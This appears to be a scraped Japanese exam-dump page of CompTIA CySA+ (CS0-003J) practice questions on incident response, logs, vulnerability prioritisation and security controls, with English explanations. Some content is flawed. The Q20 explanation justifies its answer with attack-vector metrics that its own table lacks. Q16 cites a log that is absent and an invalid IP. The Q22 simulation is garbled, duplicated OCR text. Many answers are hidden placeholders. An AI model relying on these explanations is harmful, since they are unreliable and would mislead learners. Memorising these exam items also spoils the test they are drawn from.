CompTIA.CS0-003J.v2026-08-15.q210

試験コード：	CS0-003J
試験名称：	CompTIA Cybersecurity Analyst (CySA+) Certification Exam (CS0-003日本語版)
認証ベンダー：	CompTIA
無料問題の数：	210
バージョン：	v2026-08-15
ページの閲覧量：	105
問題集の閲覧量：	2367

https://www.jpnshiken.com/shiken/CompTIA.CS0-003J.v2026-08-15.q210.html

質問: **1**
組織が CSIRT を活性化しました。セキュリティアナリストは、単一の仮想サーバーが侵害され、即座にネットワークから隔離されたと考えています。CSIRT が次に行うべきことは次のうちどれですか?
A. 侵害されたサーバーのスナップショットを取得し、その整合性を検証します。
B. 影響を受けたサーバーを復元してマルウェアを削除します。
C. 調査するために適切な政府機関に連絡します。
D. マルウェア株を調査して属性を特定します
正解: **(**正解を表示します**)**
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time.
Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

質問: **2**
アナリストは、Web サーバーのログを確認しているときに、同じタイムスタンプを持ついくつかのエントリが要求行に含まれていることに気付きました。次に実行すべきステップは次のうちどれですか?
A. 直ちにネットワークをシャットダウンし、指揮系統の次の人に電話します。
B. 奇数の文字がどのような攻撃を示しているかを判断します。
C. 正しい攻撃フレームワークを利用し、インシデント対応の内容を決定します。
D. 事件対応のために地元の法執行機関に通知します。
正解: **(**正解を表示します**)**
Determining what attack the odd characters are indicative of is the next step that should be taken after reviewing web server logs and noticing several entries with the same time stamps, but all contain odd characters in the request line. This step can help the analyst identify the type and severity of the attack, as well as the possible source and motive of the attacker. The odd characters in the request line may indicate that the attacker is trying to exploit a vulnerability or inject malicious code into the web server or application, such as SQL injection, cross-site scripting, buffer overflow, or command injection. The analyst can use tools and techniques such as log analysis, pattern matching, signature detection, or threat intelligence to determine what attack the odd characters are indicative of, and then proceed to the next steps of incident response, such as containment, eradication, recovery, and lessons learned. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

質問: **3**
新しいサイバーセキュリティ アナリストは、組織に対する潜在的な脅威に関するエグゼクティブ ブリーフィングを作成する任務を負っています。ブリーフィングに必要なデータを生成するのは次のうちどれですか?
A. ファイアウォールのログ
B. 侵害の兆候
C. リスク評価
D. アクセス制御リスト
正解: **(**正解を表示します**)**
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

質問: **4**
最高情報セキュリティ責任者は、ゼロトラスト アプローチの一環として、攻撃対象領域のリスクと脅威を軽減するための新しいプログラムを指示しています。IT セキュリティ チームは、プログラムの優先順位を考える必要があります。一般的な攻撃フレームワークに基づいて、最も優先度が高いのは次のうちどれですか?
A. 管理者アカウントと特権アクセスアカウントを減らす
B. ネットワークベースの IDS を採用
C. インシデント対応の徹底
D. エンタープライズ アプリケーションへの SSO を有効にする
正解: **(**正解を表示します**)**
The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts.
Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

質問: **5**
サイバーセキュリティアナリストは、リンクや添付ファイルを含むメールがメールサーバーに到達する前にテストされるよう保証するソリューションを推奨しています。アナリストが最も推奨する可能性のあるソリューションは次のどれですか？
A. サンドボックス
B. MFA
C. DKIM
D. 脆弱性スキャン
正解: **A (**コメントを発表する**)**
To "test" links/attachments before they reach the mail server, the organization needs a control that can execute or detonate suspicious content in a controlled environment and observe behavior. That is exactly what sandboxing does.
Secbay Press defines sandboxing as executing suspicious files/applications in a virtualized environment to observe behavior (i.e., safe testing/detonation):

Exact extract (Secbay Press): "Joe Sandbox is a malware analysis platform that utilizes virtualized environments (sandboxing) to execute and observe the behavior of suspicious files or applications." The official CS0-003 objectives list Sandboxing (Joe Sandbox / Cuckoo Sandbox) under tools used to determine malicious activity, aligning with the exam's expectation that sandboxing is used to analyze suspicious content.
Why the other choices are not correct:
* B (MFA): helps protect accounts, but doesn't "test" attachments/links.
* C (DKIM): authenticates sender domain and message integrity, but doesn't detonate or test payloads.
* D (Vulnerability scan): targets hosts/services/configurations, not real-time detonation of email attachments/links.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): sandboxing executes/observes suspicious files in a virtualized environment
* CompTIA CySA+ CS0-003 Exam Objectives v4.0: includes sandboxing tools (Joe Sandbox, Cuckoo Sandbox)
* Chapple/Seidl, CompTIA CySA+ Study Guide (CS0-003): DKIM is for verifying sender/domain integrity, not payload testing

質問: **6**
ある会社が社内ネットワークで新しいアプリケーションを立ち上げ、社内の顧客がサービス デスクと通信できるようにしています。セキュリティ チームは、アプリケーションが異常な形式の予期しない文字列をクラッシュせずに処理できることを確認する必要があります。このような状況でアプリケーションがどのように動作するかを調べるためにアプリケーションをテストするのに最も適したプロセスは次のどれですか。
A. ファジング
B. コーディングレビュー
C. デバッグ
D. 静的解析
正解: **(**正解を表示します**)**
Fuzzing is a process used to test applications by inputting unexpected or random data to see how the application behaves. This method is particularly effective in identifying vulnerabilities such as buffer overflows, input validation errors, and other anomalies that could cause the application to crash or behave unexpectedly. By using fuzzing, the security team can ensure the new application is robust and capable of handling unexpected strings with anomalous formats without crashing.

質問: **7**
ある企業が脆弱性管理プログラムの導入を進めている。脆弱性特定プロセスによるOT/ICS機器の誤動作リスクを最小限に抑えるために、以下のスキャン方法のうちどれを実施すべきか？
A. 認証情報なしのスキャン
B. パッシブスキャン
C. エージェントベースのスキャン
D. 認証済みスキャン
正解: **(**正解を表示します**)**
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://www.comptia.org/certifications/cybersecurity-analyst

質問: **8**

最高情報セキュリティ責任者は、Windows システムにインストールされているアプリケーションをユーザーが変更できないようにしたいと考えています。次のうち、エンタープライズ レベルの最適なソリューションはどれですか。
A. ヒップ
B. GPO
C. レジストリ
D. DLP
正解: **(**正解を表示します**)**
Group Policy Objects (GPO) are a feature in Windows environments that allow administrators to control settings and permissions across user accounts and computers within an organization. GPOs can restrict user permissions to prevent unauthorized installation or modification of applications, making them the best choice for centrally managing user capabilities on Windows systems. While HIPS (Host Intrusion Prevention Systems), Registry, and DLP (Data Loss Prevention) have their own uses, GPOs provide a scalable and enterprise-level solution for application control as per CompTIA Security+ guidelines.

質問: **9**
OWASP Web セキュリティ テスト ガイドに記載されている脅威モデリング手順は次のうちどれですか?
A. セキュリティ要件の見直し
B. コンプライアンスチェック
C. アプリケーションを分解する
D. 設計によるセキュリティ
正解: **C (**コメントを発表する**)**
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

質問: **10**
インシデント発生時にミッションクリティカルなサービスを確実に利用できる可能性が最も高いのは次のうちどれですか?
A. 事業継続計画
B. 脆弱性管理計画
C. 災害復旧計画
D. 資産管理計画
正解: **(**正解を表示します**)**
The correct answer is Business Continuity Plan (BCP) because the question specifically asks for the document that ensures services remain available (operational) during or in the event of an incident.
* Business Continuity Plan (BCP): This is the overarching plan focused on keeping the business running . It identifies mission-critical functions and outlines the procedures (such as failover to a hot site, manual workarounds, or redundant systems) to ensure those services are available to customers and users despite the incident. Its primary goal is availability and continuity of operations.
* Disaster Recovery Plan (DRP): This focuses on the technical restoration of IT systems after they have failed or been disrupted. While DRP supports BCP, its specific goal is " recovery " (getting systems back up) rather than " continuity " (keeping them from going down or maintaining service levels).
* B. Vulnerability management plan: This is a proactive process for identifying and patching weaknesses to prevent attacks, not a reactive plan to ensure availability during an active incident.
* C. Disaster recovery plan: As noted above, this is a subset of BCP focused on restoring data and infrastructure after a failure, whereas BCP focuses on maintaining the availability of the critical service itself.

* D. Asset management plan: This tracks hardware and software inventory but does not define procedures for maintaining availability during a crisis.

質問: **11**
侵害された可能性のあるホストを調査する際、アナリストはプロセス BGInfo.exe (PID
ホストの詳細を含むデスクトップ背景を作成するために使用される Sysinternals ツールである 1024) が 2 日以上実行されています。この異常な動作に基づいて、潜在的に悪意のあるプロセスについて最もよく理解できるアクティビティは次のうちどれですか?
A. システム環境変数の変更
B. システムプロセスに関連するSMBネットワークトラフィック
C. プライマリユーザーの最近のブラウザ履歴
D. PID 1024による活動
正解: **D (**コメントを発表する**)**
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.
References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

質問: **12**
DevOpsアナリストが、リポジトリへの送信に対してコードの脆弱性スキャンをトリガーするWebhookを実装しました。この機能強化の主なメリットは次のどれですか？
A. アップロード時に自動的に処理が実行されるようにすることで、カバレッジを拡大します。
B. 脆弱性管理プロセスのための単一のダッシュボードを作成する
C. 脅威フィードコンポーネントをソフトウェア開発ライフサイクルに組み込む
D. 新しいコードコミットのデータエンリッチメントを採用して、プロジェクトドキュメントを強化する
正解: **A (**コメントを発表する**)**
Webhooksenable automatic and event-driven interactions between applications. In the context of code repositories and vulnerability scanning, webhooksautomate the scanning processevery time new code is committed. Thisensures continuous security coveragewithout relying on manual triggers, thereby embedding security checks into the development lifecycle efficiently. This automation leads to improved coverage and faster identification of vulnerabilities at the earliest stage possible in the DevSecOps pipeline.
Reference:
Mya Heath,CompTIA CySA+ All-in-One Exam Guide(2024), Chapter 2: "Webhooks are typically automated and allow for real-time data transfer to trigger workflows like vulnerability scans."

質問: **13**
SOC アナリストは、重複を削除することで、報告されたアラームのかなりの数を閉じることができると判断しました。アナリストが最小限の労力でアラームの数を減らすのに役立つのは次のどれですか。
A. SOAR
B. API
C. XDR
D. REST
正解: **A (**コメントを発表する**)**
Security Orchestration, Automation, and Response (SOAR) can help the SOC analyst reduce the number of alarms by automating the process of removing duplicates and managing security alerts more efficiently.

SOAR platforms enable security teams to define, prioritize, and standardize response procedures, which helps in reducing the workload and improving the overall efficiency of incident response by handling repetitive and low-level tasks automatically.

質問: **14**
インシデント対応アナリストが、最近発生したマルウェア感染の根本原因を調査しています。初期のバイナリ解析によると、このマルウェアはホストのセキュリティサービスを無効化し、感染したホスト上でクリーンアップルーチンを実行します。これには、初期ドロッパーの削除、イベントログエントリの削除、ホストからのプリフェッチファイルの削除などが含まれます。以下のデータソースのうち、根本原因の証拠を最も明らかにする可能性が高いのはどれでしょうか？
(2つ選択してください。)
A. ドロッパーの作成時間
B. レジストリアーティファクト
C. EDRデータ
D. ファイルのプリフェッチ
E. ファイルシステムメタデータ
F. Sysmon イベントログ
正解: **(**正解を表示します**)**
Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms1. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement2. These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.
References: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

質問: **15**
アナリストが突然、ファイアウォールからデータを拡充できなくなりました。ただし、他のオープン インテリジェンス フィードは引き続き機能します。ファイアウォール フィードが機能しなくなった理由として最も考えられるのは次のうちどれですか。
A. ファイアウォール サービス アカウントがロックアウトされました。
B. ファイアウォールは有料フィードを使用していました。
C. ファイアウォール証明書の有効期限が切れています。
D. ファイアウォールを開くことができませんでした。
正解: **(**正解を表示します**)**
The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

質問: **16**
アナリストは次のログ エントリを表示します。

組織には、216.122.5.x 範囲のホストを持つパートナー ベンダーがいます。このパートナー ベンダーは月次レポートにアクセスする必要があり、アクセスが許可されている唯一の外部ベンダーです。組織は、次の階層に従ってインシデント調査の優先順位を付けます。不正なデータ開示は、サービス拒否の試みよりも重大です。
これらはベンダーデータへのアクセスを確保することよりも重要です。
ログ ファイルと組織の優先順位に基づいて、次のホストのうちどれが追加調査の価値がありますか?

A. 121.19.30.221
B. 134.17.188.5
C. 202.180.1582
D. 216.122.5.5

正解: **(**正解を表示します**)**

The correct answer is A. 121.19.30.221.
Based on the log files and the organization's priorities, the host that warrants additional investigation is
121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.
The log files show the following information:
* The IP addresses of the hosts that accessed the web server
* The date and time of the access
* The file path of the requested resource
* The number of bytes transferred
The organization's priorities are:
* Unauthorized data disclosure is more critical than denial of service attempts
* Denial of service attempts are more important than ensuring vendor data access According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so123. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.
The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.
The other hosts do not warrant additional investigation based on the log files and the organization's priorities.
Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests45. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.
Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.
Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements.
Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

質問: **17**
過去1時間で、重要なサーバー上で大量のRDP認証失敗が記録されました。認証試行はすべて同じリモートIPアドレスから行われ、単一の有効なドメインユーザーアカウントが使用されました。このブルートフォース攻撃の成功率を低下させるのに最も効果的な対策は次のうちどれですか？(2つ選択してください)。
A. すべてのデバイスでログオン イベント監査の粒度を上げます。
B. ホストファイアウォールルールを有効にして、TCPポート3389へのすべての送信トラフィックをブロックします。
C. 一定回数の試行失敗後にユーザーアカウントをロックアウトするよう設定します。
D. リモートシステムのIPアドレスに対してファイアウォールブロックを実装します。
E. サードパーティ製のリモートアクセスツールをインストールし、すべてのデバイスで RDP を無効にします。
F. 境界ファイアウォールで、信頼できないリモート IP アドレスからの TCP ポート 3389 への受信をブロックします。
正解: **C,F (**コメントを発表する**)**
To mitigate brute-force attacks, implementing an account lockout policy (C) prevents continuous attempts by locking the account after a set number of failed logins. Blocking inbound connections on TCP port 3389 (RDP) from untrusted IP addresses (F) limits access, reducing the attack surface. According to CompTIA Security+, these controls effectively prevent unauthorized access. While blocking specific IPs (D) or disabling RDP (E) can also help, the lockout and firewall rules provide broader, proactive protection against this attack type.

質問: **18**
ある会社では、セキュリティ グループをリスク レベル別に分類しています。リスクが高いと分類されたグループでは、メンバーまたは所有者の変更に複数レベルの承認が必要です。会社が使用している修復阻害要因は次のどれですか。
A. 組織ガバナンス
B. 覚書
C. サービスレベル保証
D. ビジネスプロセスの中断
正解: **(**正解を表示します**)**
This scenario describes a strictgovernance policyrequiring multiple approvals for high-risk security group changes.Organizational governancerefers to policies that enforce security controls and approval workflows.
* Option B (MOU - Memorandum of Understanding)refers to agreements between parties, not internal security processes.
* Option C (SLA - Service Level Agreement)refers to service guarantees, not security governance.
* Option D (Business process interruption)might be a consequence, but it is not the primaryinhibitor to remediationin this case.
Thus,A is correct, as governance rules are restricting remediation speed.

質問: **19**
フィッシングに関連するインシデントが発生した場合、セキュリティ アナリストは悪意のある電子メールの送信元を見つける必要があります。
次の手法のうち、アナリストにこの情報を提供するのはどれですか?
A. ヘッダー分析

B. パケット キャプチャ
C. SSL 検査
D. リバースエンジニアリング
正解: (正解を表示します)
Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. References:
CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

質問: **20**
暗号通貨サービス会社は、自社システム上のデータの正確性を確保することに主に関心を持っています。セキュリティ アナリストは、システムを修復するために脆弱性の優先順位を付ける任務を負っています。
アナリストは、優先順位付けのために次の CVSSv3.1 影響メトリックを使用します。

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

次の脆弱性のうち、優先的に修復する必要があるものはどれですか?
A. 1
B. 2
C. 3
D. 4
正解: (正解を表示します)
Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.
References:
CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2
The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

質問: **21**
セキュリティ アナリストは、最近のゼロデイ攻撃などの悪用から高価値資産を保護するためのソリューションを開発する必要があります。このリスク管理戦略を最もよく表しているのは次のどれですか。
A. 避ける
B. 転送
C. 受け入れる
D. 軽減

正解: (正解を表示します)
Comprehensive Detailed Explanation:The best approach to address the risk of a zero-day attack is mitigation.
Here's an explanation of each option:
* A. Avoid
* Explanation: Avoiding risk would mean discontinuing the use of the asset, which is not feasible for high-value assets that are essential to operations.
* B. Transfer
* Explanation: Transferring risk would involve outsourcing or obtaining insurance, but this does not directly reduce the threat of a zero-day exploit.
* C. Accept
* Explanation: Accepting the risk means acknowledging it without implementing countermeasures, which is not advisable for high-value assets at risk from sophisticated attacks.
* D. Mitigate
* Explanation: Mitigation involves implementing technical or administrative controls to reduce the impact of an attack. For zero-day exploits, this could include installing network-based protections, enhancing monitoring, or applying threat intelligence to detect or contain potential exploit attempts.
References:
* NIST SP 800-30: Guide for Conducting Risk Assessments.
* OWASP Risk Rating Methodology: Techniques for assessing and mitigating security risks.

質問: 22
ある組織が、大量のデータがネットワーク外に送信されていることに気づいた。アナリストがデータ漏洩の原因を特定している。
説明書
タブ1とタブ2の出力を生成したコマンドを選択してください。
すべてのタブの出力テキストを確認し、悪意のある動作の原因となっているファイルを特定してください。
シミュレーションの初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。

1 2 3 4

```
Active Connections
Proto       Local address          Foreign address        State          PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING      1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING      1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING      1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING      1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED    2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https      ESTABLISHED    3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http     ESTABLISHED    1722
TCP         192.168.10.21:55357    32.111.16.37:22        TIME_WAIT      0
[notepad.exe]
TCP         192.168.10.21:52744    32.111.16.37:22        TIME_WAIT      0
TCP         192.168.10.21:56751    32.111.16.37:22        TIME_WAIT      0
```


Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

1 | 2 | 3 | 4

```
Active Connections
Proto       Local address          Foreign address        State           PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING       1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING       1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING       1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING       1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED     2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED     3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED     2677
[svchost.exe]
TC                                                        ESTABLISHED     3467
[c
TC                                                        ESTABLISHED     1722
TC                                                        TIME_WAIT       0
[r
TC                                                        TIME_WAIT       0
TC                                                        TIME_WAIT       0
```

Select command
netstat -bo
tasklist
net stop
arp -a
nslookup
taskkill /FI
cmd
ipconfig /reset


Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe


1
2
3
4
Active Connections
Proto Local address Foreign address State PID
TCP 0.0.0.0:22 0.0.0.0:0 LISTENING 1000
TCP 0.0.0.0:23 0.0.0.0:0 LISTENING 1235
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING 1466
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 1566
TCP 127.0.0.1:1960 127.0.0.1:22 ESTABLISHED 2001
[sftp.exe]
TCP 192.168.10.21:38666 41.21.18.102:22 ESTABLISHED 3918
[sftp.exe]
TCP 192.168.10.21:8447 66.207.110.49:https ESTABLISHED 2677
[svchost.exe]
TCP 192.168.10.21:55356 31.10.100.7:https ESTABLISHED 3467
[cmd.exe]
TCP 192.168.10.21:37654 192.168.10.37:http ESTABLISHED 1722
TCP 192.168.10.21:55357 32.111.16.37:22 TIME_WAIT 0
TIME_WAIT 0
TIME_WAIT 0
Select command
net stop
tasklist
ipconfig /reset
netstat -bo
arp -a
nslookup
taskkill /FI
cmd
Select command
Identify the file responsible for the malicious behavior:
calendar.dat
cmd.exe
sftp.exe
calc.exe
explorer.exe
users.txt
svchost.exe

1 2 3 4

```
Image Name                     PID          Session Name        Session#    Mem Usage
========================= ========  ================  ========  ==========
Cmd.exe                      3467          Console             0         18,020 K
sftp.exe                     2001          Console             0             17 K
sftp.exe                     3918          Console             0          1,788 K
svchost.exe                  2677          Console             0            188 K
calc.exe                     1677          Console             0             11 K
notepad.exe                                Console             0              0 K
```


